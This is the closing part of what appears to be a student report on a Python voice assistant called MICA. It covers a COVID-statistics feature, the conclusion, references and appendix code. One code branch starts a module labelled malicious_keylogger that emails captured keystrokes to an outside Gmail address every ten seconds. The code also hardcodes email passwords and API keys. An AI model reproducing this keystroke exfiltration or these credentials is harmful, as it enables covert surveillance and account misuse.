


Figure 22 – Query (corona protocol)

In figure 22, the user starts a corona virus search using the phrase “Corona protocol”. This query uses the application Parse Hub for web scraping. Parse Hub is a free web scraping application with a lot of features. Extracting data with its advanced web scraper is as simple as clicking on the data a person would need. The user can ask “all cases in Ireland”. The program will use parse hub to bring back real time information on covid based in Ireland. This works for any country. The user can ask to bring back any information on the country he/she wishes to know about. As we can see in figure 20 above, the user asks, “all cases in Italy”. The program brings back all covid information in Italy. This also involves all deaths in any country. The user can ask “all deaths in Ireland” to bring back all the deaths in Ireland.




Figure 23 - corona json get requests

The query uses an API address, Parse Hub web page. REST is at the heart of the Parse Hub API. It strives for predictable URLs and, where possible, employs HTTP verbs. The URL makes a request to a web page and stores the data in a json format. This query is like the weather query. This makes the search happen in real time. get\_data uses response.get to obtain all the current corona virus info.



Figure 24 - corona json post requests

Once the protocol has started, it will automatically run the REST post to update to make sure if new info has been inputted in parsehub.com. in the while loop, if the new data is not the old data, then the self-data will use the new data that was posted.




Figure 25 - corona protocol

This query uses the RE python library. RE uses a regular expression in a special sequence of characters that uses a specialized syntax to helps fit or locate other strings or sets of strings. re.compile transforms a pattern of regular expression into artifacts that can fit patterns. Finding a pattern without rewriting it also makes it easier. Once the user says any of the END\_PHRASE’s the protocol will end searching coronavirus information and return to an idle state.




Figure 26 - Query (go offline)

Once the user wishes to shut down the application, the phrase needed to be said is “go offline”. Once the VPA hears this, it will ask the user if he/she wishes to the VPA to shut down. If the user says yes, the VPA will shut down, if no, the VPA will continue to run

# Chapter 6

## Conclusion

In this study a system of Virtual AI personal assistants with python libraries was developed. Speech recognition in several areas has succeeded and obtained phenomenal results. Computer communication has been made even easier than previously. This technology reduced the gap between human-to-human and human-to-machine contact. The data collected show that life with a personal assistant virtual AI machine is easier, faster, and easier.

## Future Work and Recommendation

### Additional Functions

Although the VPA over 10 standard functions that are frequently used, more functions that simplify our daily lives and make it more convenient to use could be added. Functions such as watching movies, checking stocks, calculating the exchange rate, downloading, and uploading files, and installing APPs, among others, could be added to the program to make it more comprehensive and allow users to take advantage of more services

### Design Improvements

There is no such thing as a perfect program with no flaws, and this program is no exception. Even though the program is finished, and all the primary functions are operational, there are still a lot of things that can be done with it. The potential work that can be implemented as a future improvement ranges from adding more functions to provide the user with a more comprehensive, convenient program, refining the logic to make the program more humanized and easier to use, increasing the database capacity and adding more keywords, responses, and data in this program, interface optimization, and so on.

### Humanized Voice Recognition

The user will find it easier to use a program that is more humanized. People should accept that, no matter how hard developers try to add more predefined commands, responses, and analyse and respond to commands more intelligently, the program will never be completely comprehensive and contain all the possible scenarios that the user may encounter. However, if more readable commands, a more humanized structure, and a more intelligent response can be added, the program will undoubtedly improve and become more user-friendly.

### Improved Interface

Interface optimization, the user interface can be improved further to make it more appealing to the user. Currently, the interface design meets the basic requirement of presenting everything for this program, and users can interact with it via this interface; however, the interface can always be improved and more appropriately constructed

# REFERENCES

# AND BIBLIOGRAPHY

[1] Botelho, B. (2017, October 31). *virtual assistant (AI assistant)*. SearchCustomerExperience. https://searchcustomerexperience.techtarget.com/definition/virtual-assistant-AI-assistant

[2] Marr, B. (2019, November 11). *13 Mind-Blowing Things Artificial Intelligence Can Already Do Today*. Forbes. https://www.forbes.com/sites/bernardmarr/2019/11/11/13-mind-blowing-things-artificial-intelligence-can-already-do-today/?sh=2885e3106502

[3] N. (2019). *What Is Artificial Intelligence or AI and why is it Important | NetApp*. Netapp. https://www.netapp.com/artificial-intelligence/what-is-artificial-intelligence/

[4] *Artificial Intelligence – What it is and why it matters*. (2021). SAS. https://www.sas.com/en\_us/insights/analytics/what-is-artificial-intelligence.html

[5] Kumar Gn, C. (2019, June 17). *NLP vs NLU vs NLG (Know what you are trying to achieve) NLP engine (Part-1)*. Medium. https://towardsdatascience.com/nlp-vs-nlu-vs-nlg-know-what-you-are-trying-to-achieve-nlp-engine-part-1-1487a2c8b696

[6] Gill, J. K. (2021, January 14). *Overview of Difference Between NLU vs NLP vs NLG*. XenonStack. https://www.xenonstack.com/blog/difference-between-nlp-nlu-nlg/

[7] Mega, L. (2020, September 8). *What’s the Difference Between NLP, NLU, and NLG?* MarketMuse. <https://blog.marketmuse.com/whats-the-difference-between-nlp-nlu-and-nlg/>

[8] Botelho, B. (2017, October 31). *virtual assistant (AI assistant)*. SearchCustomerExperience. https://searchcustomerexperience.techtarget.com/definition/virtual-assistant-AI-assistant

[9] Synoptek. (2021, February 8). *What is an AI Virtual Assistant?* https://synoptek.com/insights/it-blogs/ai-virtual-assistant/

[10] Mutchler, A. (2019, October 4). *What are Virtual Assistants?* Voicebot.Ai. <https://voicebot.ai/2019/10/05/what-are-virtual-assistants/>

[11] Chourasia, S. (2021, March 24). *Best AI Assistant Of 2021*. Tech Research Online. https://techresearchonline.com/blog/best-ai-assistant-of-2021/#

[12] K. (2019, August 27). *How to Create the Ultimate AI Virtual Assistant*. Kambria. <https://kambria.io/blog/how-to-create-the-ultimate-ai-virtual-assistant/>

[13] Tech Research Online. 2021. *The Best AI Assistant Of 2021 | Tech Research Online*. [online] Available at: <https://techresearchonline.com/blog/best-ai-assistant-of-2021

[14] *Top 22 Intelligent Personal Assistants or Automated Personal Assistants in 2021 - Reviews, Features, Pricing, Comparison*. (2021, April 28). PAT RESEARCH: B2B Reviews, Buying Guides & Best Practices. https://www.predictiveanalyticstoday.com/top-intelligent-personal-assistants-automated-personal-assistants/

### Websites referred:

[www.stackoverflow.com](http://www.stackoverflow.com)

[www.pythonprogramming.net](http://www.pythonprogramming.net)

[www.codecademy.com](http://www.codecademy.com)

[www.tutorialspoint.com](http://www.tutorialspoint.com)

[www.google.com](http://www.google.com)

[www.udemy.com](http://www.udemy.com)

### Books referred

Learning Python - Mark Lutz

Python Programming - Kiran Gurbani

### YouTube Channels referred

Clever Programmer

Tech with Tim

Khanrad

Edureka!

### Documents referred

Python code for Artificial Intelligence: Foundations of Computational Agents - David L. Poole and Alan K. Mackworth

Designing Personal Assistant Software for Task Management using Semantic Web Technologies and Knowledge Databases - Purushotham Botla

# Appendices, python code

|  |
| --- |
| *# text-to-speech conversion library in Python.*  *# Unlike alternative libraries, it works offline,*  *# and is compatible with both Python 2 and 3*  **import** pyttsx3  *# install speech recognition*  **import** speech\_recognition **as** sr  *#Returns the list of recognized timezone names*  **import** datetime  *# time series modelling and analysis*  **from** alpha\_vantage.timeseries **import** TimeSeries  *#Wikipedia is a Python library*  *# that makes it easy to access and parse data from Wikipedia.*  **import** wikipedia  *#Secure SMTP subclasses for Python 2*  **import** smtplib  *#webbrowser is part of the python standard library*  *#it comes bundled with your python installation.*  **import** webbrowser **as** wb  *#This library contains Windows*  *# / Hyper-V specific code commonly used in OpenStack projects*  **import** os  *#PyAutoGUI is a cross-platform GUI*  *# automation Python module for*  *# human beings.*  *# Used to programmatically control the mouse & keyboard*  **import** pyautogui  *#cross-platform library for retrieving information on running processes and system utilization (CPU, memory, disks, network, sensors)*  **import** psutil  *#One line jokes for programmers (jokes as a service)*  **import** pyjokes  *#backport of the subprocess standard library module*  **import** subprocess  *#simple tool to generate fake data*  **import** random  *#functions for accessing special folders,*  *# for using the shell’s file copy, rename & delete functionality*  **import** winshell  *#sed to access the underlying platform's data,*  *# such as, hardware, operating system, and interpreter version information*  **import** platform  *#A python wrapper for News API (newsapi.org)*  **from** newsapi **import** NewsApiClient  *#import file from the HackerManProfile folder*  **from** Hack **import** HackerManProfile  **from** requests **import** get  *#import file from the HackerManProfile folder*  **from** Corona **import** coronaupdate  *#access system-specific parameters and functions*  **import** sys  *#mplement high-level APIs for accessing many aspects of modern desktop and mobile systems.*  **from** PyQt5 **import** QtGui  **from** PyQt5.QtCore **import** QTimer, QTime, QDate, Qt  **from** PyQt5.QtCore **import** \*  **from** PyQt5.QtGui **import** \*  **from** PyQt5.QtWidgets **import** \*  **from** MicaUI **import** Ui\_MICAUI  *#allows you to send HTTP requests*  *# using Python. The HTTP request returns a*  *# Response Object with all the response data*  **import** requests  *#pre-initialized string used as string constant*  **import** string  *#output calendars like the*  *# program and provides additional useful functions related to the calendar*  **import** calendar    engine = pyttsx3.init()  rate = engine.getProperty('rate')  engine.setProperty('rate', 139)  voices = engine.getProperty('voices')  engine.setProperty('voice', voices[1].id)  api\_key = 'WWHFCK0WYOQXSNZ3'  info = {}  *###############################################################methods#################################################################################*  **def** speak(audio):  engine.say(audio)  engine.runAndWait()  **def** getvoices(voice):  voices = engine.getProperty('voices')  **print**(voices[1].id)  **if** voice ==1:  engine.setProperty('voice', voices[0].id)  speak("hello this is mica. ")  **if** voice ==2:  engine.setProperty('voice', voices[1].id)  speak("hello this is mica. ")  **def** takeCommand(self):  r = sr.Recognizer()  **with** sr.Microphone() **as** source:  **print**("Listening....")  r.pause\_threshold = 0.6  r.phrase\_threshold = 0.290  r.energy\_threshold = 368  audio = r.listen(source)    **try**:  **print**("Recongnizing....")  self.query = r.recognize\_google(audio, language='en-in')  **print**(f"You said: {self.query}\n")  **except** Exception **as** e:  **print**(e)  **print**("Exception: Sorry...I couldn't recognize what u said " + str(e))  (**print**('Say that again please ....'))  speak('Could u please say that again ...')  **return** "None"  **return** self.query  **def** openYoutube():  wb.open('www.youtube.com')  **def** time():  Time = datetime.datetime.now().strftime("%H:%M")  speak("the current time is")  speak(Time)  **def** date():  now = datetime.datetime.now()  my\_date =datetime.datetime.today()  weekday = calendar.day\_name[my\_date.weekday()]  monthNum = now.month  dayNum = now.day  MONTHS = ['January', 'February' , 'March' , 'April' , 'May' , 'June' ,  'July' , 'August' , 'September' , 'October' , 'November' ,'December']  ordinalNumbers = ['1st' , '2nd' , '3rd' , '4th' , '5th ', '6th' , '7th' , '8th' , '9th' , '10th' , '11th',  '12th' , '13th' , '14th' , '15th' , '16th' , '17th' ,'18th' , '19th' , '20th' , '21st' ,  '22nd', '23rd' , '24th' , '25th' , '26th', '27th' , '28th' , '29th' , '30th' , '31st'  ]  speak('Today is {} of {} {}'.format(ordinalNumbers[dayNum -1],MONTHS[monthNum -1],weekday))    **def** newsinfo(self):  newsapi = NewsApiClient(api\_key='dcf7fb5c9e4c471ea65a65480149d945')  speak(" what topic do you need the news about")  topic = takeCommand(self)  data = newsapi.get\_top\_headlines(q=topic, language='en', page\_size=5)  newsdata = data['articles']  **for** x,y **in** enumerate(newsdata):  **print**(f'{x}{y["description"]}')  speak((f'{x}{y["description"]}'))    speak("That's it for now, i'll update you later, sir")    **def** personal():  speak(  "I am MICA, Mack's Intelligent Companion Assistant, version 1.0. I am a Desktop Based AI Assistant created and developed by Mack harrison. I was created using Python with visual studio code. I am a virtual assistant A I made in python for the windows platforms. i have multiple"  + "functionalities such as telling the time, sending emails, retreiving current news reports, retrieving information through web scraping, machine learning and more. "  + "My purpose is to provide human-like interactions with software and offer decision support for specific tasks."  )  speak("Now i hope you know me. i am here to offer any assistance")  **def** platDetails():    platform\_details = platform.platform()  info["platform details"] = platform\_details  speak("the platform you are using is" + platform\_details)  **def** system():    system\_name = platform.system()  info["system name"] = system\_name  speak("the system you are using is " + system\_name)    **def** architecture():  architecture\_details = platform.architecture()  info["architectural detail"] = architecture\_details  speak("the architecture of this pc is ")  speak(architecture\_details)  **def** wishme():  speak("Welcome Back, sir!.")  hour = datetime.datetime.now().hour  **if** hour >= 6 **and** hour <12:  speak("Good morning, sir!.")  **elif** hour>=12 **and** hour<18:  speak("Good afternoon ,sir!. ")  **elif** hour >= 18 **and** hour < 24:  speak("Good Evening, sir.")  **else**:  speak("Good night, sir")  speak("MICA online, Please tell me how can i help you?")  **def** sendEmail(to, content):  server = smtplib.SMTP('smtp.gmail.com',587)  server.ehlo()  server.starttls()  server.login('mcharrison500@gmail.com', 'garfield12345')  server.sendmail('mcharrison500@gmail.com', to,content)  server.close  **def** screenshot():  img = pyautogui.screenshot()  img.save("C:/Users/Mac/Pictures/M.I.C.A's screeshots/MICA\_screenshot.jpg")  **def** passwordgenerate():  s1 = string.ascii\_uppercase  s2 = string.ascii\_lowercase  s3 = string.digits  s4 = string.punctuation  passlength = 8  s = []  s.extend(list(s1))  s.extend(list(s2))  s.extend(list(s3))  s.extend(list(s4))  speak("one moment....")  random.shuffle(s)  newpassword = ("".join(s[0:passlength]))  **print**(newpassword)  speak("password has been generated")  speak(newpassword)  **def** cpu():  usage = str(psutil.cpu\_percent())  speak('cpu is at'+ usage)  *#battery = psutil.sensors\_battery()*  *#speak('Battery is at ')*  *#speak(battery.percent )*    **def** jokes():  speak(pyjokes.get\_joke())  **def** stockMarket():  ts = TimeSeries(key=api\_key, output\_format='pandas')  data = ts.get\_intraday(symbol='MSFT', interval = '1min', outputsize = 'full')  **print**(data)  i = 1  **while** i==1:  data, meta\_data = ts.get\_intraday(symbol='MSFT', interval = '1min', outputsize = 'full')  data.to\_excel("output.xlsx")  time.sleep(60)  close\_data = data['4. close']  percentage\_change = close\_data.pct\_change()  **print**(percentage\_change)  last\_change = percentage\_change[-1]  speak("The last change in microsoft stock is ")  speak(last\_change)  *#############################################################Functions#########################################################################################*  **class** MainThread(QThread):  **def** \_\_init\_\_(self):  super(MainThread,self).\_\_init\_\_()  **def** takeCommand(self):  r = sr.Recognizer()  **with** sr.Microphone() **as** source:  **print**("Listening....")  r.pause\_threshold = 0.6  r.phrase\_threshold = 0.290  r.energy\_threshold = 368  audio = r.listen(source)    **try**:  **print**("Recongnizing....")  self.query = r.recognize\_google(audio, language='en-in')  **print**(f"You said: {self.query}\n")  **except** Exception **as** e:  **print**(e)  **print**("Exception: Sorry...I couldn't recognize what u said " + str(e))  (**print**('Say that again please ....'))  speak('Could u please say that again ...')  **return** "None"  **return** self.query    **def** run(self):  self.TaskExecution()  **def** TaskExecution(self):  getvoices(2)  wishme()  **while** True:    self.query = self.takeCommand().lower()  **if** 'time' **in** self.query:  time()    **elif** 'date' **in** self.query:  date()    **elif** 'platform' **in** self.query:  speak("one moment")  platDetails()  **elif** 'system' **in** self.query:  system()    **elif** 'architecture' **in** self.query:  architecture()  **elif** 'wikipedia' **in** self.query:  speak('Searching Wikipedia...')  self.query = self.query.replace("wikipedia", "")  results = wikipedia.summary(self.query, sentences = 2)  speak("According to Wikipedia")  **print**(results)  speak(results)    **elif** 'email me' **in** self.query:  **try**:  speak("What should i say")  content = self.takeCommand()  to = 'mcharrison500@gmail.com'  sendEmail(to,content)  speak(content)  speak("Email has been sent")  **except** Exception **as** e:  **print**(e)  speak("Unable to send email")    **elif** 'send an email' **in** self.query:  **try**:  speak("What should I say?")  content = self.takeCommand()  speak("whome should i send")  to = input()  sendEmail(to, content)  speak("Email has been sent !")  **except** Exception **as** e:  **print**(e)  speak("I am not able to send this email")  **elif** 'market' **in** self.query **or** "microsoft" **in** self.query **or** "stock" **in** self.query:  stockMarket()  **elif** "yourself" **in** self.query **or** "who are you" **in** self.query **or** "about you" **in** self.query **or** "tell me about yourself" **in** self.query:  personal()  **elif** 'search in chrome' **in** self.query:  speak("What should i search ?")  chromepath = 'C:/Program Files/Google/Chrome/Application/chrome.exe %s'  search = self.takeCommand().lower()  wb.get(chromepath).open\_new\_tab(search)  **elif** 'open youtube' **in** self.query:  speak('opening Youtube for you Sir')  openYoutube()    **elif** 'password' **in** self.query:  passwordgenerate()  **elif** 'open google' **in** self.query:  speak("Here you go to Google\n")  wb.open("google.com")  **elif** 'open stack overflow' **in** self.query:  speak("Here you go to Stack Over flow. Happy coding")  wb.open("https://stackoverflow.com/")  **elif** 'empty the recycle bin' **in** self.query:  **try**:  winshell.recycle\_bin().empty(confirm = False, show\_progress = False, sound = True)  speak("Recycle Bin Recycled")  **except** Exception **as** e:  **print**(e)  speak("Bin is empty")  **elif** 'tell me the weather' **in** self.query:  url = 'http://api.openweathermap.org/data/2.5/weather?q=Galway,Ireland&APPID=e74a2d46b88cf270a4e9bffa671a9aad'  res = requests.get(url)  data = res.json()  weather = data['weather'][0]['main']  temp = data['main']['temp']  description = data['weather'][0]['description']  temp = round((temp - 32)\* 5/9)  **print**("one moment sir.....")  **print**(weather)  **print**(temp)  **print**(description)  speak("one moment sir......")  speak('sir, im detecting that the temperature is: {} degree celcius'.format(temp))  speak('the weather is {}'.format(description))    **elif** 'logout' **in** self.query:  os.system("shutdown -l")  **elif** 'shutdown' **in** self.query:  os.system("shutdown /s/ t 1")  **elif** 'restart' **in** self.query:  os.system("shutdown /r /t 1")  **elif** 'remember ' **in** self.query:  speak("What should I remember?")  data = self.takeCommand()  speak("you said to remember "+ data)  remember = open('data.txt', 'w')  remember.write(data)  remember.close()    **elif** 'coronavirus' **in** self.query:  coronaupdate.main()  **elif** 'what did i say to remember' **in** self.query:  **try**:  remember = open('data.txt', 'r')  speak("you said to remeber that" + remember.read())  **except**:  speak("i have no recollection, sir")  **elif** 'open spotify' **in** self.query:  **try**:  codePath = "C:/Users/Mac/AppData/Roaming/Spotify/Spotify.exe"  os.startfile(codePath)  **except**:  speak('spotify is already open')    **elif** 'screenshot' **in** self.query:  screenshot()  speak("Done")  **elif** 'cpu' **in** self.query:  cpu()  **elif** 'joke' **in** self.query **or** 'make me laugh' **in** self.query **or** 'know any jokes' **in** self.query:  jokes()  speak ("hahahaha")  self.query = self.takeCommand()  **if** 'not funny' **in** self.query **or** 'corny' **in** self.query **or** 'not your best' **in** self.query **or** 'that sucked' **in** self.query **or** 'wasnt funny' **in** self.query:  speak("wow")  speak('yes it was sir, you just have no sense of humor')  **elif** 'that was funny' **in** self.query:  speak('thank you sir') **or** speak ('I know') **or** speak('i have quite the taste for humor') **or** speak('I am quite hilarious, sir')    **elif** 'internet speed' **in** self.query:  **import** speedtest  speak("please be patient, this may take some time as i am gathering accurate information on your internet speed, sir")  st = speedtest.Speedtest()  dl = st.download()  up = st.upload()  speak(f"sir we have {dl}bit per second download speed and{up} bit per second uploading speed")    **elif** 'key log' **in** self.query:  speak("keylog activated, sir, every 10 seconds i will be sending the keys being typed from this PC to the email typed in")  malicious\_keylogger = HackerManProfile.KeyLogger(10, 'phantombreaksthrough@gmail.com', 'Garfield12345')  malicious\_keylogger.start()  **elif** 'how are you' **in** self.query **or** 'how are you doing' **in** self.query:  speak("i am fine sir, what about you?")  self.query = self.takeCommand()  **if** 'im good' **in** self.query **or** 'am also good' **in** self.query **or** 'am also fine' **in** self.query **or** 'healthy' **in** self.query **or** 'fine' **in** self.query:  speak("wow")  **if** 'not fine' **in** self.query **or** 'not well' **in** self.query **or** 'not good' **in** self.query **or** 'felling low' **in** self.query **or** 'not in mood' **in** self.query:  speak("sad to hear that sir, how may I change your mood, May i play music for You?")  self.query = self.takeCommand()  **if** 'ok' **in** self.query **or** 'sure' **in** self.query **or** 'hmm' **in** self.query **or** 'alright' **in** self.query **or** 'yeah' **in** self.query **or** 'play music' **in** self.query **or** 'yes' **in** self.query:  speak('ok sir. playing music for you')  music\_dir = 'C:\\Users\\Mac\\Music\\The Seven Deadly Sins Original Soundtrack'  songs = os.listdir(music\_dir)  rd = random.randint(0,17)  **print**(songs)  os.startfile(os.path.join(music\_dir, songs[rd]))  **elif** "no" **in** self.query **or** "it's ok" **in** self.query **or** "don't play" **in** self.query **or** 'nope' **in** self.query:  speak("Ok sir, as You like!")  **elif** 'open calculator'**in** self.query:  speak("opening calculator")  subprocess.Popen("C:\\Windows\\System32\\calc.exe")    **elif** 'close'**in** self.query:  speak("closing the window")  pyautogui.hotkey('alt','f4')  **elif** 'minimise the windows '**in** self.query **or**'minimise the window'**in** self.query :  speak("minimize the window")  pyautogui.hotkey('Win','d')  **elif** 'maximize the windows'**in** self.query **or**'maximize the window'**in** self.query :  speak("maximizing windows, sir")  pyautogui.hotkey('Win', 'd')  **elif** 'new tab'**in** self.query:  pyautogui.hotkey('ctrl','t')  **elif** 'new file'**in** self.query:  pyautogui.hotkey('ctrl','n')  **elif** 'switch the windows'**in** self.query **or** 'switch the tab'**in** self.query:  pyautogui.hotkey('ctrl','shift','tab')  **elif** 'volume up' **in** self.query:  speak('volume up, sir')  pyautogui.hotkey('volumeup')  **elif** 'push'**in** self.query **or** 'play'**in** self.query:  speak('ok')  pyautogui.press('Space')  **elif** "ip address" **in** self.query:  ip = get('https://api.ipify.org').text  speak(f"your IP address is {ip}")  **elif** "news" **in** self.query:  newsinfo(self)  **elif** 'offline' **in** self.query:  speak("Do You want me to shutdown")  self.query = self.takeCommand()  **if** 'no' **in** self.query **or** 'cancel' **in** self.query:  speak("ok sir, cancelled request to shutdown")  **if** 'yes' **in** self.query **or** 'yep' **in** self.query **or** 'shutdown' **in** self.query:  hour = int(datetime.datetime.now().hour)  **if** hour>=0 **and** hour<18:  speak("Have a Nice day sir!")  sys.exit()  **elif** hour>=18 **and** hour<24:  speak("Ok, good Night sir")  exit(app.exec\_())    startExecution = MainThread()  **class** Main(QMainWindow):  **def** \_\_init\_\_(self):  super().\_\_init\_\_()  self.ui = Ui\_MICAUI()  self.ui.setupUi(self)  self.ui.pushButton.clicked.connect(self.startTask)  self.ui.pushButton\_2.clicked.connect(self.close)  **def** startTask(self):  self.ui.movie = QtGui.QMovie("E:/5827f33f2327e8e2d74aa56d2e53465d.gif")  self.ui.label.setMovie(self.ui.movie)  self.ui.movie.start()  self.ui.movie = QtGui.QMovie("E:/f889323d87ae92dbd5da3b1193708dc3.gif")  self.ui.label\_2.setMovie(self.ui.movie)  self.ui.movie.start()  self.ui.movie = QtGui.QMovie("E:/T8bahf.gif")  self.ui.label\_3.setMovie(self.ui.movie)  self.ui.movie.start()  self.ui.movie = QtGui.QMovie("E:/radiohalo-800.gif")  self.ui.label\_4.setMovie(self.ui.movie)  self.ui.movie.start()  timer = QTimer(self)  timer.timeout.connect(self.showTime)  timer.start(1000)  startExecution.start()  **def** showTime(self):  current\_time = QTime.currentTime()  current\_date = QDate.currentDate()  label\_time = current\_time.toString('hh:mm:ss')  label\_date = current\_date.toString(Qt.ISODate)  self.TimeDisplay(label\_time, label\_date)  **def** TimeDisplay(self, label\_time, label\_date):  self.ui.textBrowser.setText(label\_date)  self.ui.textBrowser\_2.setText(label\_time)    app = QApplication(sys.argv)  MICA\_ai = Main()  MICA\_ai.show()  exit(app.exec\_()) |

|  |
| --- |
| **import** requests  **import** json  **import** pyttsx3  **import** speech\_recognition **as** sr  **import** re  **import** threading  **import** time  **import** MICA\_ai  API\_KEY = "tPz27Cro\_8T7"  PROJECT\_TOKEN = "txAUJg-7Paz9"  RUN\_TOKEN = "tn7t3ygcCW5C"  **class** Data:  **def** \_\_init\_\_(self, api\_key, project\_token):  self.api\_key = api\_key  self.project\_token = project\_token  self.params = {  "api\_key": self.api\_key  }  self.data = self.get\_data()  **def** get\_data(self):  response = requests.get(f'https://www.parsehub.com/api/v2/projects/{self.project\_token}/last\_ready\_run/data', params=self.params)  **try**:  data = json.loads(response.text)  **return** data  **except** ValueError:  **print**("Response content is not valid JSON")  **def** get\_total\_cases(self):  data = self.data['total']  **for** content **in** data:  **if** content['name'] == "Coronavirus Cases:":  **return** content['value']  **def** get\_total\_deaths(self):  data = self.data['total']  **for** content **in** data:  **if** content['name'] == "Deaths:":  **return** content['value']  **return** "0"  **def** get\_country\_data(self, country):  data = self.data["country"]  **for** content **in** data:  **if** content['name'].lower() == country.lower():  **return** content  **return** "0"  **def** get\_list\_of\_countries(self):  countries = []  **for** country **in** self.data['country']:  countries.append(country['name'].lower())  **return** countries  **def** update\_data(self):  response = requests.post(f'https://www.parsehub.com/api/v2/projects/{self.project\_token}/run', params=self.params)  **def** poll():  time.sleep(0.1)  old\_data = self.data  **while** True:  new\_data = self.get\_data()  **if** new\_data != old\_data:  self.data = new\_data  **print**("Data updated")  MICA\_ai.speak("ok sir, i have updated")  **break**  time.sleep(5)  t = threading.Thread(target=poll)  t.start()  **def** get\_audio():  r = sr.Recognizer()  **with** sr.Microphone() **as** source:  r.pause\_threshold = 0.6  r.phrase\_threshold = 0.290  r.energy\_threshold = 368  audio = r.listen(source)    said = ""  **try**:  said = r.recognize\_google(audio)  **except** Exception **as** e:  **print**("Exception:", str(e))  MICA\_ai.speak('Could u please say that again ...')  **return** said.lower()    **def** main():    data = Data(API\_KEY, PROJECT\_TOKEN)  MICA\_ai.speak("Starting prerequisites. This may take a moment! one moment.........")  data.update\_data()  **print**("Started search")  MICA\_ai.speak("started searching coronovirus info")    END\_PHRASE = "stop" **or** "end" **or** "thank you" **or** "end search" **or** "that's all" **or** "that's it" **or** "exit"  country\_list = data.get\_list\_of\_countries()  TOTAL\_PATTERNS = {  re.compile("[\w\s]+ total [\w\s]+ cases"):data.get\_total\_cases,  re.compile("[\w\s]+ total cases"): data.get\_total\_cases,  re.compile("[\w\s]+ total [\w\s]+ deaths"):data.get\_total\_deaths,  re.compile("[\w\s]+ total deaths"):data.get\_total\_deaths  }  COUNTRY\_PATTERNS = {  re.compile("[\w\s]+ cases [\w\s]+"): **lambda** country: data.get\_country\_data(country)['total\_cases'],  re.compile("[\w\s]+ deaths [\w\s]+"): **lambda** country: data.get\_country\_data(country)['total\_deaths']  }  UPDATE\_COMMAND = "update"  **while** True:  **print**("Listening...")  text = get\_audio()  **print**(text)  result = None  **for** pattern, func **in** COUNTRY\_PATTERNS.items():  **if** pattern.match(text):  words = set(text.split(" "))  **for** country **in** country\_list:  **if** country **in** words:  result = func(country)  **break**  **for** pattern, func **in** TOTAL\_PATTERNS.items():  **if** pattern.match(text):  result = func()  **break**  **if** text == UPDATE\_COMMAND:  result = "Data is being updated. This may take a moment"  data.update\_data()    **if** result:  MICA\_ai.speak(result)  **if** text.find(END\_PHRASE) != -1: *# stop loop*  MICA\_ai.speak("ending corona search")  **print**("Exit")  **break** |

|  |
| --- |
| **import** platform  **import** MICA\_ai  info = {}  **def** personal():  MICA\_ai.speak(  "I am MICA, Mack's Inteligent Companion Assistant, version 1.0. I am a Desktop Based AI Assistant created and developed by mcharrison dorian. I was created using Python with visual studio code. I am a virtual assistant A I made in python for the windows platforms. i have multiple"  + "functionalities such as telling the time, sending emails, retriving current news reports, retrieving information through web scraping, machine learning and more."  + "My purpose is to provide human-like interactions with software and offer decision support for specific tasks."  )  MICA\_ai.speak("Now i hope you know me. i am here to offer any assistance")  **def** platDetails():    platform\_details = platform.platform()  info["platform details"] = platform\_details  MICA\_ai.speak("the platform you are using is" + platform\_details)  **def** system():    system\_name = platform.system()  info["system name"] = system\_name  MICA\_ai.speak("the system you are using is " + system\_name)    **def** architecture():  architecture\_details = platform.architecture()  info["architectural detail"] = architecture\_details  MICA\_ai.speak("the architecture of this pc is ")  MICA\_ai.speak(architecture\_details) |

|  |
| --- |
